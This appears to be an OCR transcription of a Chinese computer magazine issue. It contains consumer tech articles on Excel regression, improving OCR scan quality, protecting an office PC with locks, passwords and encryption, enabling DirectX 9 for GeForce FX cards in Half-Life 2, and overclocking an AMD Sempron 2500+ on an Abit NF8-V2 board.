使用图表拟合趋势线，虽然很形象，但不能直接得到精确数值。当基层数据改变时，就得删掉原有的趋势线再重新来生成，也比较麻烦。所以，实际工作中，可以使用Excel公式来进行回归分析操作。TREND()、LINEST()是用来计算最佳拟合值的，CORREL()是一个统计函数，可用来计算R平方值。这些函数的具体用法，大家可参考Excel帮助文件。

★用回归公式预测

在添加趋势线的时候，如果选中了“显示公式”项，则会得到当前趋势线的回归公式(y=mx+b)。用具体的数字替代x的值，可求出相应的y值，反之也可。

擂台赛

★限于篇幅，本文并没有介绍非线性数据的回归分析方法，有兴趣的朋友可参考Excel帮助或专业书刊，尝试建立一些非线性数据回归分析模型，要求有一定实用价值。设优胜奖三名，每人将免费获赠《电脑爱好者》最新增刊一套。参加前几期擂台赛的读者资料，正在整理中，将在下期公布。 CF [YY30]

慧眼识英雄——提高OCR识别率

★★

■蜗牛　小新

OCR(Optical Character Recognition)光学字符识别，是一种快捷、省力、高效的文字输入方法，可以极大地提高书报等传统平面媒体文字资料转换到电子媒体的工作效率。现在越来越多的单位、个人都在使用扫描仪和OCR软件来实现大批量文字的录入工作，可许多人都抱怨OCR软件太“弱智”，甚至彻底地抛弃了OCR软件，今天我为大家支几招，让你的OCR软件重新上岗，再展雄风。

扫描质量高 先要来硬的

OCR软件识别文字〝弱智〞的绝大多多数原因是由扫描仪扫描得到的图像质量太差，所以要提高OCR识别率，我们首先要从扫描仪抓起。

1.牢固固定和彻底打扫扫描仪

有些人在使用扫描仪时图一时方便，对扫描仪固定不牢甚至让其倾斜着机身扫描，孰不知这时会影响到扫描仪的步进电机，这样一来扫描出来的图像的垂直分辨率倒大幅度降低。扫描仪尽量放到平稳的位置上，这样在电机运转时不会有额外负荷，以保证扫描仪垂直分辨率的理想输出。要扫描的图片一定要摆放在扫描起始线的中分线上，以最大限度地减少由于光学透镜导致的失真。扫描仪内部也要保持整洁，认真擦拭扫描镜面，可以先用玻璃清洁剂来擦拭一遍，然后再用柔软的干布将污渍擦干净，不能有明显的手印或灰尘，墨迹等，这样才能为你扫描到优良的图像打下坚实的基础(见图1)。



图1

2.设置合适的分辨率

扫描分辨率(dpi，每英寸的像素数)，它是影响OCR识别率的关键参数之一。扫描仪通常提供了可以进行设置的分辨率范围。随着扫描分辨率的提高，即每英寸像素点数的增多，其所表达的原图细节就更加丰富。对于被扫描的原始文本图像来说，随着扫描分辨率的提高，汉字的笔划就会更加接近原貌，各个笔划也能够比较好地被区分。许多人认为扫描仪使用的分辨率越高则图像质量越好，图像质量越好用OCR软件成功识别的机率越大。这种认识是错误的，分辨率太高，不但大大增加扫描时间，增大图像文件体积，更严重的是它会将一些不必要的〝细节〞扫描进来，如纸张上的麻点、网纹，如果纸张比较薄甚至会将纸张背面图像文字扫描进来，得到的图像反而不适合OCR软件识别，所以我们在扫描之前先要目测被扫描对象上字号大小，根据字号大小选择合适的分辨率。

小提示

如果希望根据字号大小选择合适的分辨率，请按下表：

字号	分辨率
6号或7号	400～600dpi
普通5号	250～300dpi
4号以上	150～200dpi

扫描的时候使用300dpi的分辨率便能够满足一般的扫描应用(见图2)，大家在使用过程中，可根据实际情况确定最佳分辨率，确定的原则是错误率低于3%，具体操作方法是OCR识别后产生的文本中的红色错字数量可以被接受。以不同扫描分辨率扫描所得到的文件体积大小是不同的，若扫描分辨率提高到原来的A倍，则文件体积会增长A×A倍。计算公式和差错率如下。



图2

$$文件体积=\frac{水平尺寸\times垂直尺寸\times分辨率^2}{8}$$

扫描分辨率	文本字数	扫描区域大小	文件长度(KB)	错字数	错误率
50dpi	175	5.97×1.87英寸	3	175	100%
100dpi	175	5.97×1.87英寸	14	65	37.14%
150dpi	175	5.97×1.87英寸	31	6	3.43%
200dpi	175	5.97×1.87英寸	57	1	0.57%
300dpi	175	5.97×1.87英寸	126	2	1.14%
600dpi	175	5.97×1.87英寸	504	1	0.57%

小提示

被扫描纸张的字号如果印刷字迹比较模糊，或者笔画较多的识别文本，应适当提高扫描的分辨率不可少的。如果条件发生变化，例如原始文本的字号较小，则可以适当提高扫描分辨率，反之字号较大，则可适当降低扫描分辨率,扫描英文为主的文档时应加大扫描分辨率。

3.设置扫描模式、亮度、对比度、

将要扫描的纸张正确放置到扫描仪上，不能倾斜就可以进行扫描了，扫描之前先要设置好扫描模式，因为我们要取得适合OCR软件识别的图像，所以这里我们要选择“黑白二色”扫描模式，切勿选择彩色模式。还要确定合适的亮度和对比度，你可以通过“放大预览”对文稿中的部分文字进行取样扫描，并针对取样结果进行更为细致的调节，调节工具是扫描仪工具内的“阀值”，它可以被认为是一条分界线，图像中分界线上面部分接近黑色的像素直接归于黑，而下面部分接近魄的像素直接归于白。如果“阀值”中偏向黑色部分取多了，将出现汉字的笔划粗壮，笔划多的部分连成一片，严重影响识别率；如果“阀值”中偏向白色部分取多了，将出现汉字的笔划纤细，以至于出现断裂，正确识别汉字将成为不可能，所以一定要设置好合适的阀值。

小提示

为防止扫描复制，许多学生用考试试卷都在背景上添加了大大的水印，一般这些水印颜色都较浅，学校老师在扫描此类试卷时将阀值降低，这样可以一定程度上消除水印影响。

除了扫描分辨率，扫描亮度也是影响OCR识别率的一个重要参数。准备输入计算机的文本看上去是白纸黑字，好像只有黑白两种颜色，但是经过扫描之后，它就变成了有多个灰度等级的图像。例如8位灰度级能表达256种灰度颜色，10位灰度级则能表达1024种灰度颜色。其中以代表白色的某个灰度级和代表黑色的某个灰度级为中心构成了两组数据，在灰度直方图上表现为两个“山峰”。OCR在识别汉字时就要求将这个“双峰”多灰度图像变为二值图像，调整亮度就是为了对图像进行二值化处理，也就是说在灰度区间Lmin,Lmax设定一个　值(threshold)记为T，并且Lmin<T<Lmax，然后令图像中所有灰度值小于或等于T的像素为0(黑)，所有灰度值大于T的像素为1(白)，这样就完成了识别汉字的第一步工作。

调整扫描亮度也即调整　值T，其意义在于将一部分灰度等级的像素归于黑，再将另一部分灰度等级的像素归于白。调整　值T的直观效果是：如果黑色取多了，将出现汉字的笔划粗壮，笔划多的部分连成一片，严重影响识别率；如果白色取多了，将出现汉字的笔划纤细，以至于出现断裂，正确识别汉字也是不可能的。为了正确选择　值，扫描仪常常提供了灰度直方图供用户调整扫描亮度。灰度直方图是对图像的所有像素的灰度分布按灰度值的大小显示其出现频度的统计图。横轴表示灰度值，纵轴表示频度。所谓频度，即具有某一灰度值的像素在图像中出现的次数。

小提示

阀值是扫描仪中的胡，调节扫描的灰阶度，也就相当于对比度。通常情况下不要对阀值进行调整，只有有问题的时候才进行调整为好(这段文字也不能确定)。

对于原本就具有二值倾向的多灰度值图像来说，选择一个合适的　值比较容易。具有二值倾向的图像在灰度直方图上呈现出两峰一谷的特征，如左图所示。这时若取谷底处的灰度值作为　值T，一般可以得到较好的效果。很多扫描软件都会在对图像进行预览后自动选取一个直方图低谷处的值作为　值。如果用此T作为　值处理成的二值图像效果不佳，可以适当的修改T重新进行二值化。修改的原则是，若二值图像上失去的特征过多(如轮廓严重残缺等)，则适当地增大T值；若二值图像上有较多的冗余信息时(如轮廓线太粗，噪音点较多等)，则应适当的减小T值。这样做往往可以获得满足OCR识别要求的二值图像。

软硬兼施更有效

经过上面一番设置，我们就为OCR软件提供了良好的图像源了，就如同厨师炒菜，有了好的材料，才能做出香甜可口的饭菜，但“打铁还要自身硬”，对OCR软件进行一番调教也是必需的。

小提示

购买扫描仪时，附带的扫描软件中普遍都提供OCR识别软件，但是其识别率很难令人满意，所以一般应当购买和使用专业的OCR识别软件，如尚书的SH－OCR5.0等，这样效果会好一些(如右图)。



1.让OCR软件终身学习

OCR软件之所以“弱智”，是因为你从来不肯费时间来教它如何适应你扫描得到的文稿。其实现在大多OCR软件都有学习功能。如果你发现，你的OCR软件总是对某些固定文字识别错误，这时就需要教OCR来学习一下了，在OCR软件内一般被称为“校对功能”，我们只要在软件中指定一次正确的识别结果，它便会牢牢雇，以后就不会出现相同的识别错误了。

2.简单化文稿内容

再聪明的OCR软件也不能正确识别出图文混排的文稿，如果你的文稿中含有图像，OCR软件便会将它们识别地一蹋糊涂，这时我们就需要用鼠标圈选文档中的图像，然后按下Delete键将它们删除，同时文稿中的一些无用的杂点，也应尽量地用橡皮工具擦除。

3.该手动时就手动

不要一味地让OCR软件自动识别文稿，尤其是排版比较复杂的文稿，出现分栏时，要手动设定辨识范围，而不要采用“自动切分”以保证识别结果连贯，以免出现前言不搭后语的情况；出现竖排版面时，注意点击编排格式按扭来更改识别模式以对应。CF [YY31]

安全无极限:办公电脑防卫“三重门”

★★

■广东　林海

在平时的工作中，我们的办公电脑里面总是存放了一些重要的，机密的资料，不希望随便被别人看到，因此一直以来很多人都在想方设法对电脑之中的数据进行〝加密保护〞。如果说我们的办公电脑只是在公司里面使用，那还比较好办，但万一你的办公电脑是一台Notebook，必须随身携带的话，那恐怕除了数据加密之外，你还要考虑一下如何从物理上面去〝防盗安全〞了，因为不排除是对手在故意偷窃你的办公电脑以获得重要的资料哦！

增加电脑安全性的方法又很多，这也关系到我们平时的安全使用电脑的习惯问题，下面就让我来给大家介绍一下，三种不同程度的电脑防卫技术吧：

第一重门:物理防卫(轻度)

所谓物理防卫，就是指给电脑加上锁(注意，不是数据锁，而是真锁)了，那样即便你的笔记本被偷了，或者有人想动你的PC里面硬盘的主意，至少他们也不会立刻得逞。而这些〝电脑锁〞主要有两种，分别是机箱锁和笔记本线锁。

机箱锁：机箱锁现在十分流行，主要是那些大学生们来使用，因为他们的电脑总是放在宿舍。机箱锁其实就是给机箱的盖子加上一把锁(见图1)，当你的机箱锁锁上之后，就算别人拧开你的机箱里面所有的螺丝，也是无法打开你的机箱的。这样就算别人想打你机箱里面配件的主意，除非他将整个机箱搬走，否则的话是无计可施的，对于办公室而言，机箱锁还可以当做封条使用，防止员工私自改动机器的硬件配置。



图1

笔记本线锁：和体积庞大的台式机相比，笔记本要轻巧得多了，因此就算你打不开笔记本的内部，别人同样可以轻松地把你的整台笔记本都搬走。这种情况相信那些经常在公众场合办公的朋友(譬如说在外开会)都会有体会。笔记本线锁的作用就是把笔记本牢牢地固定在位置上无法拿走，虽然这种锁不是什么很强力的安全锁，但再胆大的小偷恐怕也不敢在众目　　之下撬锁的(见图2)。



图2

第二重门:软件防卫(中度)

物理防卫虽然有效，但只是一时之举，万一还是让对方得逞了的话，你的数据就赤裸裸地摆在别人面前了。而且有时候可能别人只是用鼠标点击几下就可以看到你的机密了，因此我们在物理防卫的基础上还应该进行软件防卫。所谓软件防卫，就是说利用一些操作系统里面已有的，或者依靠一些第三方的软件来实现的简单加密功能，相信很多朋友都会使用屏幕保护密码或者系统挂起，这种就是所谓的软件防卫了。也许你不知道，软件防卫其实还有很多种的哦！

1.BIOS密码:不让人家开机，这样就无法偷取你的资料了，最简单的方法就是设置开机密码。只要开机的时候按住〝DELETE〞键，系统就会进入到BIOS里面，大家找到〝PASSWD〞的选项之后，设置上一个密码就OK了。值得一提的是，设置好了密码之后，通常我们还需要更改密码的询问方式，一般来说询问方式有两种，一种是〝Setup〞，一种是〝Always〞。前者只是进入BIOS的时候提示密码，而后者则是每次开机都要输入密码，否则不会启动哦。

2.锁屏幕:当你上班的时候有事要离开座位，但是又不希望路过的人看到你的桌面的话，这时候你就可以把屏幕锁住，让别人什么也看不见。现在我们大多数都用上WindowsXP系统了，要锁住WindowsXP的屏幕，只要打开〝开始〞菜单，然后选择下面的〝注销〞，在弹出窗口之中选择〝切换用户〞(见图3)，这样系统就会回到用户登录界面上，别人要登录你的系统必须输入你的用户密码了。如果你用的是别的操作系统，或者你希望用更快捷的方式锁定屏幕，可以用快捷键〝Windows+L〞，Windows键就是键盘上有微软图标那个，只要一按这个，系统屏幕立刻就会被锁住了。



图3

3.新建用户密码: WindowsXP有一个很特别的地方，那就是你安装完成之后新建的登录用户是没有密码的！不少人为了图方便或者说是干脆忘记了，系统里面都没有密码！这时我们就需要帮我们的用户加上密码了。给WindowsXP用户加密码有两个方法。第一种是点击〝开始→控制面板→用户账户〞，然后点击你想要创建密码的账号，出现图4的窗口。在这里我们点击〝创建密码〞即可，以后每次登录系统，或者锁定屏幕之后要恢复，都必须输入你的用户密码。另外一种方法就是在〝我的电脑〞上面点击鼠标右键，然后选择〝管理〞，出现〝计算机管理〞窗口之后，在左边的目录树里面展开〝本地用户和组〞，然后选择〝用户〞，此时在右边的窗口之后就会显示系统之中的所有用户(见图5)。最后在想要创建密码的用户名上面点击鼠标




图4

右键，选择“设置密码”即可。



图 5

4.屏保密码:屏幕保护是很多朋友都喜欢用的，不过如果你以为自己走开之后，屏幕保护能够让别人看不见你的桌面，那你就错了。碰上别有用心的人，只要动动鼠标，你的桌面还是会乖乖显示出来，这时我们可以给屏保设置一个密码。在桌面上面点击鼠标右键，然后选择“属性”里面的“屏幕保护程序”，我们就可以看到图6的窗口了。只要把“在恢复时使用密码保护”的选项勾上，那么就相当于锁住屏幕的作用了，非常方便。



图 6

5.关闭共享后门:有时候我们不能把全部注意力集中在“明处”，有些人会利用“暗处”来对我们的电脑资料下手，“共享文件夹”就是一个最大的“后门”。有时候你可能将某些重要资料共享出来让上司查阅，但是如果同处一个办公网络，很可能别人就会“找上门”了，万一你用的是无线网络，危险性就更加高了。因此在没有必要的时候，我们要把电脑的共享关闭。首先要看看自己的电脑之中究竟有什么被共享出来，方法很简单，譬如你的机器名是sfman，那么我们可以在IE 览器里面直接输入\\sfman，这样就可以看到自己共享出来的目录了，一般来说没有共享目录的人只会有“打印机和传真”选项。如果你有共享目录，或者被别人偷偷打开了共享，你就可以用下面的方法去关闭共享:打开资源管理器，然后打开到被共享出来的文件夹或者磁盘的上一层目录，在被共享的资源上面点击鼠标右键，选择“共享和安全”(见图7)，然后在弹出窗口之中把“允许网络用户更改我的文件”或者“在网络上共享这个文件夹”的选项去掉，这样你的共享后门就会被封堵住了。




图 7

6.文件夹加密:在 Windows XP/2000 里面，如果你用的是NTFS分区，那么你就有一个非常简单的文件夹加密，你可以给你的重要文件夹加密，就算管理员都无法 览哦！首先从“我的电脑”或“资源管理器”中找到需要加密的文件或文件夹，单击鼠标右键选择“属性”命令，然后从弹出的新窗口中点击“常规”标签页中的“高级”按钮(见图8)，选择“加密内容以便保护数据”复选框，如果是加密文件夹，系统会询问是否需要同时加密子文件夹，一般选择“是”，这样就可以同时加密子文件夹。经过这个操作之后以后所有添加到文件夹中的文件和子文件夹都将被自动加密，加密成功后该文件夹名会显示为绿色，而这些加密文件只能由被加密者打开，即使是拥有最高权限的管理员也无法打开。解除密钥保护时我们仍旧打开上图的对话框，然后清除“加密以便保护数据”复选框，如果是对文件夹解密，系统将询问是否需要同时对文件夹内的所有文件和子文件夹进行解密，你可以根据需要决定。



图 8

第三重门:软硬件同时加密(重度)

有了软件防卫之后虽然安全性会提高不少，但是对那些处心积虑想偷取资料的人来说，这些简单加密要破解也是很简单的，具体怎么破解这里不方便说，但是只要上去google搜索一下怎么破解加密，恐怕不到十分钟你就找到方法了。因为要提高电脑以及里面资料的安全性，我们还必须动用高级防卫:软硬件加密。所谓软硬件同时加密，就是一些具备加密功能的硬件，加上各自的软件保卫功能，这样一来我们的资料才会真正的安全。

目前最流行的软硬件机密技术有:USB智能卡、指纹识别、安全芯片加密等等，而最普及的莫过于USB智能卡以及指纹识别技术了，下面我们就来看看他们各自是怎么进行加密的吧。

1.USB 智能卡

市面上的USB智能卡品牌很多，我们就以其中的“优锁”为例，介绍一下简单的USB加密插卡是如何保护笔记本或者台式机上面的数据:

(1)安装

优锁的安装非常方便，启动电脑，进入Windows桌面之后，我们把优锁接到USB接口上面，很快系统就会提示找到新硬件，然后我们放入优锁附带的驱动程序光盘，一路点击“Y”即可安装完成。安装完了以后会出现一个“启动精灵”向导，主要就是创建紧急启动盘，其实这也是无关紧要的，值得一提的是优锁还支持创建U盘启动盘，找一个U盘然后把应急盘创建到U盘上面即可。

(2)Windows登录保护

下面开始介绍如何用优锁保护系统了，首先我们可以设置登录保护功能。在优锁的安装程序组里面选择“设置



图 9



图 10

智能卡登录”，即可看到图9的窗口。选择“我想使用智能卡登录来保护电脑”，点击“完成”退出，这样你每次启动系统的时候都会出现图10的登录界面。这里要求你插入智能卡，只要插进去，这个界面就会一闪而过，然后出现正常的Windows登录界面，否则的话就算你按照提示按“Ctrl+Alt+Del”后输入密码也是不能登录的。

(3)文件加密/解密

优锁提供了两种文件加密方法，第一种就是把文件拖到桌面的“我的保密文件”文件夹，智能卡拔出后这一文件夹会自动隐藏起来无法找到，而且就算移动到别的系统上面，也是不会因此而改变其属性的，总而言之只要系统之中没有优锁，它就不会出现。另外一种方法是在想要加密的文件或者文件夹上点击鼠标右键，然后在“优锁U-Lock”菜单中选择“加密文件”(见图11)。成功加密之后，文件图标的右下角会出现一把金色小锁，在智能卡拔出前可以像平常一样对加密文件进行操作，包括打开、删除、改名、移动等，但一旦智能卡拔出后，进行这些操作时系统都会提示错误。而且加密文件右下角金色的小锁也会隐藏起来，安全性非常高。至于解密则是加密的反过程，只要在已经加密的文件上面点击鼠标右键，然后选择“优锁U-Lock”菜单中的“解密文件”即可。




图 11

(4)文件粉碎

就算我们删除了Windows文件并且清空了回收站，别人还是可以利用一些特别的软件来把文件重新找回来，为了防止这样的情况出现，我们可以使用优锁的“文件粉碎”功能。它的原理就是在删除文件的同时，在该文件所占磁盘空间上写0或者1，使恢复软件无法把文件恢复出来。打开优锁的“设置菜单”，然后选择“文件粉碎”选项卡(见图12)，点击“选择文件”按钮，然后选择相应的文件之后“确定”，你的文件就“蒸发”了，就算恢复软件能够找到这些曾经存在的文件也永远无法恢复。



图 12

(5)系统锁定

很多用户在离开电脑之前，都要将电脑进行手动锁定，回来还要输入密码解除锁定，操作起来不是很方便，这时候我们可以利用优锁的“即拔即锁”功能来帮助我们。首先打开优锁的“设置菜单”，选择“Windows登录选项卡”，里面有一个“插拔智能卡”的下拉菜单，里面有不同的选项，我们要选择其中的“锁定计算机”(见图13)。设定好了以后，我们离开笔记本电脑前面的时候只要把USB智能卡拔出，电脑就会立刻进入锁定状态，而重新插入USB智能卡后又会自动解除，非常方便。



图 13

除了上面的简单应用之外，优锁还有“硬件限制”、文件验证功能，高级版本甚至还有加密算法、Outlook加密附件发送、密钥生成、智能卡密码变更等等，可以说能够将你的笔记本数据保护到了极致。如果你觉得这些还不够高级的话，你可以使用更高级的“指纹识别”技术，目前内置了指纹识别技术的笔记本包括IBM，三星以及富士通等名牌，如果你的台式机也想使用指纹识别的话，可以另外选购指纹识别器。下面我们就来看看IBM的指纹识别功能是如何实现的。

2.指纹识别加密

IBM的笔记本之中，T42是自带了指纹识别功能的其中一款(见图14)。用户第一次打开配有集成指纹识别器的新IBM计算机时，会看到Windows桌面上出现新窗口，该屏幕提示您开始注册指纹。用户可同意并进行注册，或忽略该闪屏。进而，用户可选“Don't remind me again”选项。如果用户选择注册，则注册一个或多个指纹的注册过程便开始，把手指按在指纹识别器上面，然后按照操作系统就可以了。指纹模板以与有效用户ID相关的方式保存在系统中。该注册过程包括保存用户的 Windows 密码，注册一个或多个指纹，以及配置预引导支持(选择在预引导环境中使用的指纹)等等。当我们完成注册后，系统会询问是否要启用针对预引导环境的这些密码，这与开机密码 (POP) 和硬盘驱动器(HDD) 密码相关。启用功能之后，以后每次开机或者进入系统，都要求对指纹进行识别，不正确的话就无法进入系统了。这样对方除了把你的手指砍下来验证(就算如此他也未必知道是哪个手指.....恐怖！)也就别无他法了。



图 14

相信经过上面的三重门一道一道的加密，现在你的办公电脑虽不能说绝对的高枕无忧，起码你也可能放心地离开座位出去办事，或者去透透气放松放松了。不过俗话说道高一尺，魔高一丈，有了这些措施我们也不能掉以轻心哦，毕竟小心能驶万年船！

CF [YY32]

3D-Analyze ——给 Geforce FX 找点面子

■王昉

3D-Analyze 曾经是拯救 geforce2、geforce4 和 Radeon 7500 等不支持 DirectX9 的老显卡救星。但是 3D-Analyze 不仅仅拯救那些老爷卡，还能帮助 Geforce FX 在 Counter-Strike:Source 和 Half-life 2 等基于 Soruce 引擎的游戏找回〝面子〞。

笔者手上有块支持 DirectX9 的 Geforce FX 5700VE 显卡，但是最近却发现这东西在 Half-life 2（以下简称 HL2）上居然只能以 DirectX8.1 模式运行，真是让人郁闷。为什么会这样呢？原来 Valve 在 HL2 中应用了多个 染模式，在支持 DirectX9 的显卡上，HL2 将以 DirectX9 代码路径运行，而如果是只支持 DirectX8 的显卡，例如 GeForce 4 Ti 或者 Radeon 8500，HL2 则会自动以 DirectX8 代码路径运行。不过，这里却出了一个例外，就是 GeForce FX 显卡。由于 Geforce FX 显卡在 DirectX9 模式下运行 HL2 比较慢，所以当 HL2 检测到你所使用的是 GeforceFX 显卡，HL2 会默认以 DirectX8.1 路径运行，虽然从技术上来说 GeforceFX 确实是 DirectX9 显卡。但是这里有一个例外，就是 GeForce FX 显卡，由于 GeforceFX 显卡在 DirectX9 模式下运行 HL2 比较慢，所以如果检测到 Geforce FX 显卡，HL2 会默认以 DirectX8.1 路径运行，虽然从技术上来说 GeforceFX 确实是 DirectX9 显卡。

打开GeForce FX显卡对DirectX9渲染的支持

既然这样，那么 GeforceFX 真的不能够在 HL2 中支持 DirectX9 吗？笔者经过搜集资料为大家找到了一条 Geforce FX 显卡在 HL2 中硬上 DirectX9 的办法。

首先找到并打开 CSS 安装目录下的 bin 文件夹，打开 dxsupport.cfg 这个文件，找到与你所使用的显卡相对应参数行（见图 1），并按照下面的方式进行修改。这里将以笔者所使用的 Geforce FX5700VE 为例：



图 1

```
"387"
{
	"name" "NVidia GeForce FX 5700VE"
	"VendorID"	"0x10DE"
	"MinDeviceID"	"0x0344"
	"MaxDeviceID"	"0x0344"
	"m_nDriverVersion_Build" "6177"
	"DefaultRes"	"1024"
	"MaxDxLevel"	"90"
	"DxLevel"	"81"
	"NoUserClipPlanes"	"1"
	"ConVar.r_fastzreject"	"1"
}
```

把其中的 "DxLevel" 对应 "81" 修改成 "90"，并在整个参数的最后加上 "CentroidHack" "1" 后保存即可。下面是完成后的参数代码：

```
"387"
{
	"name" "NVidia GeForce FX 5700VE"
	"VendorID"	"0x10DE"
	"MinDeviceID"	"0x0344"
	"MaxDeviceID"	"0x0344"
	"m_nDriverVersion_Build" "6177"
	"DefaultRes"	"1024"
	"MaxDxLevel"	"90"
	"DxLevel"	"90"
	"NoUserClipPlanes"	"1"
	"ConVar.r_fastzreject"	"1"
	"CentroidHack" "1"
}
```

完成 dxsupport.cfg 的修改后，大家可以在开始菜单中的〝运行〞项中输入〝regedit〞命令，进入注册表编辑。在 HKEY_CURRENT_USER → software → valve → sourec → cstrike → settings(见图 2)中将 DxLevel 中的参数改成 5a(十六进制)或 90（十进制），接着修改 mat_dxlevel，把它的参数也改成 5a(十六进制)或 90(十进制)9(见图 3)。保存修改后，再进入 HL2 你就会发现 GeForce FX 显卡对 DirectX9 染的支




图 2



图 3



图 4

持已经打开(见图4)。

进一步优化设置

虽然我们可以通过修改dxsupport.cfg文件和注册表来开启DirectX9　染，但是在开启了“硬件支持DirectX9”之后，HL2游戏运行的帧数也大幅降低了，画面不再流畅。这可怎么办？这里给大家一个更简单的开启GeforceFX显卡DirectX9　染，并能大幅提高开启后帧数的办法。

首先，到http://www.onlinedown.net/soft/39726.htm下载一个3D-Analyze 2.36b汉化版。然后在HL2的安装目录下新建立一个文本文件，用写字板编辑，并写入下面这行内容：

```
hl2.exe -steam -console -game cstrike -console -dxlevel 90
```

将这个文本文件另存为一个BAT文件(批处理文件)(见图5)。运行3D-Analyze，点击“select”选择该批处理文件(见图6；写批处理是因为直接调用HL2.EXE一般会报错)，在Pixel and Vertex Shader(顶点和像素　染)下选中force low precision pixel shader(开启部分低精度像素　染)即可完成设置(见图7)。点击“run”运行后，你会发现GeforceFX显卡使用



图 5



图 6

DirectX9　染的帧数是以前的1.5～2倍。以下是笔者在配置为Pentium4 3GHz、512MB DDR400内存、GeforceFX 5700VE的主机上运行HL2的Italy地图(见图8)，跑到场景最为复杂的市场水果摊前就地观察帧数的测试结果(见下表)。



图 7

	1024 × 768	800 × 600	640 × 480
DirectX8	25～26帧	41～43帧	58～59帧
DirectX9	10～11帧	16～17帧	23～24帧
DirectX9+3DA	17～18帧	29～30帧	43～45帧



图 8

从数据上看，尽管降低了像素　染的精度，但是使用DirectX9进行像素　染还是不如使用DirectX8进行像素　染的速度快。在HL2中开启GeforceFX的DirectX9像素　染对本来就不很擅长D3D的GeforceFX来说真的未必十分适合，除非你非常喜欢DirectX9的细腻效果，否则笔者还是建议大家使用DirectX8模式。但是3D-Analyze在稍微降低了GeforceFX的DirectX9像素　染精度的情况下让GeforceFX在HL2中支持DirectX9　染也算是为GeforceFX显卡找回一点面子。CF [YY33]

K8闪龙超频完全指导手册

★★

■ 枫

虽然AMD主推64位CPU已经两年，但Athlon64始终曲高和寡，直到最近Sempron2500+的推出，人们才真正找到进入64位系统的感觉。与当年经典的Barton2500+相似，Sempron2500+也具有强悍的超频性能，绝大部分产品都可以超到300MHz外频，超频幅度超过50%，是一款"体质"很棒的CPU。而价格仅为500元上下，最低时甚至跌到450元，性价比可谓无敌。

现在Sempron2500+超频性能强悍已经是人所共知，不过在BBS上还经常会看到一些网友抱怨自己的CPU连220MHz外频都超不上去。那是不是真的如此呢？其实由于Sempron2500+属于K8架构，超频的方法与传统K7架构的处理器有一些区别，基本上抱怨无法超频的用户都是由于设置不当造成的，本文将以实际超频过程为例，一步步介绍如何把Sempron2500的潜力压榨出来。

在这次超频实战中，我们选择的主板是升技的NF8-V2，这块主板虽然BIOS有一些小bug，但并不影响正常使用，而且超频能力相当强悍。

排除超频障碍

除了CPU本身的体质外，影响Sempron2500+超频成功还有两大因素：HT总线和内存，为了找到CPU的超频极限，我们建议首先对HT总线和内存作一些调整。

1.HT总线设置

K8系列处理器与芯片组之间是通过HyperTransport总线连接的，HT总线的实际运行频率与两个因素有关：外频及HT总线系数，默认情况下HT总线系统为4x，外频为200MHz，因此HT总线实际频率恰好为800MHz(外频与HT总线系数的乘积)。根据经验HT总线可超频的幅度并不大，为了避免成为超频瓶颈，应当事先把HT总线系数调低，确保超频后HT总线频率仍在相对正常的范围。建议设置值为[3x]或[2.5x](视主板可提供的选项而定)

实测表明，HT总线频率对系统性能影响几乎可以忽略不计，而且在找到CPU超频极限后，用户可以根据实际情况重新设置HT总线频率。

NF8-V2的HT总线系数设置项位于BIOS的[Advanced Chipset Features]选项里，名为[HT Frequency]，由于目前版本BIOS未提供[2.5x]，建议设置成[3x]即可。如图1所示。




图1

2.内存设置

不时会听到Sempron2500+的用户抱怨说：可惜没一条好内存，否则超到xxx外频一定没问题，事实上这种观点并不正确，严格地说，好的内存可以使超频后的性能极大提高，但即使是最普通的DDR400，也完全不会影响超频Sempron2500+(但会影响超频后的性能)。为什么这么说呢？

一切的关键在于"内存异步"，从nForce2开始一些主板就有提供"内存异步"这项功能，通过这项功能，内存可以工作在比处理器外频低得多的频率上，从而不会成为超频的障碍。不过在nForce2主板上，启用内存异步功能后系统性能会暴降，幸好自nForce3芯片组以后的芯片组上，这种情况已经得到很大改善。

NF8-v2默认设置时内存是与处理器外频同步的，假设处理器超到300MHz外频时，内存就相当于运行在DDR600的频率下，试问有几位用户能有这样的极品内存？为了避免内存成为超频障碍，建议设置内存异步运行在133MHz，有必要的话甚至可以设置成100MHz。

必须提醒用户注意的是，当设置内存异步为133MHz的时候，内存运行频率并非真的锁死在133MHz！这项设置的真正含义是：当外频为200MHz时，内存将运行在133MHz频率下。用户可通过以下公式计算出内存的真实运行频率：内存实际频率＝真实外频×Max Memclock值 / 200(严格地说，内存频率并不是由处理器实际运行频率决定的，而是外频，因此公式计算的结果会有少许误差，但基本可以忽略不计)

NF8-V2的内存设置项位于[Advanced Chipset Features]→[DRAM Configuration]里，名为[Max Memclock]。如图2所示，假设设置为133MHz的话，处理器即使超频到320MHz外频，内存的工作频率也只比DDR400的默认工作频率稍高一点，这样内存就不再是影响超频成功的因素。此外，如果有必要的话，内存时序也可以适当设置得保守一些，如CL=3或2.5，以提高稳定性。



图2

火速链接

内存时序各项设置手册 http://www.itsogo.net/2005/5-23/20055239450-20.html

开始超频

第一次尝试:250MHz外频

排除了可能影响超频的因素后，接下来就可以正式开始超频了。进入BIOS的[Soft Menu Setup]界面，把[CPU Operating Speed]选项设置成[User]，然后就可以调整CPU的外频(CPU FSB Clock)，首先小超一把，调整至250MHz吧。如图3所示。



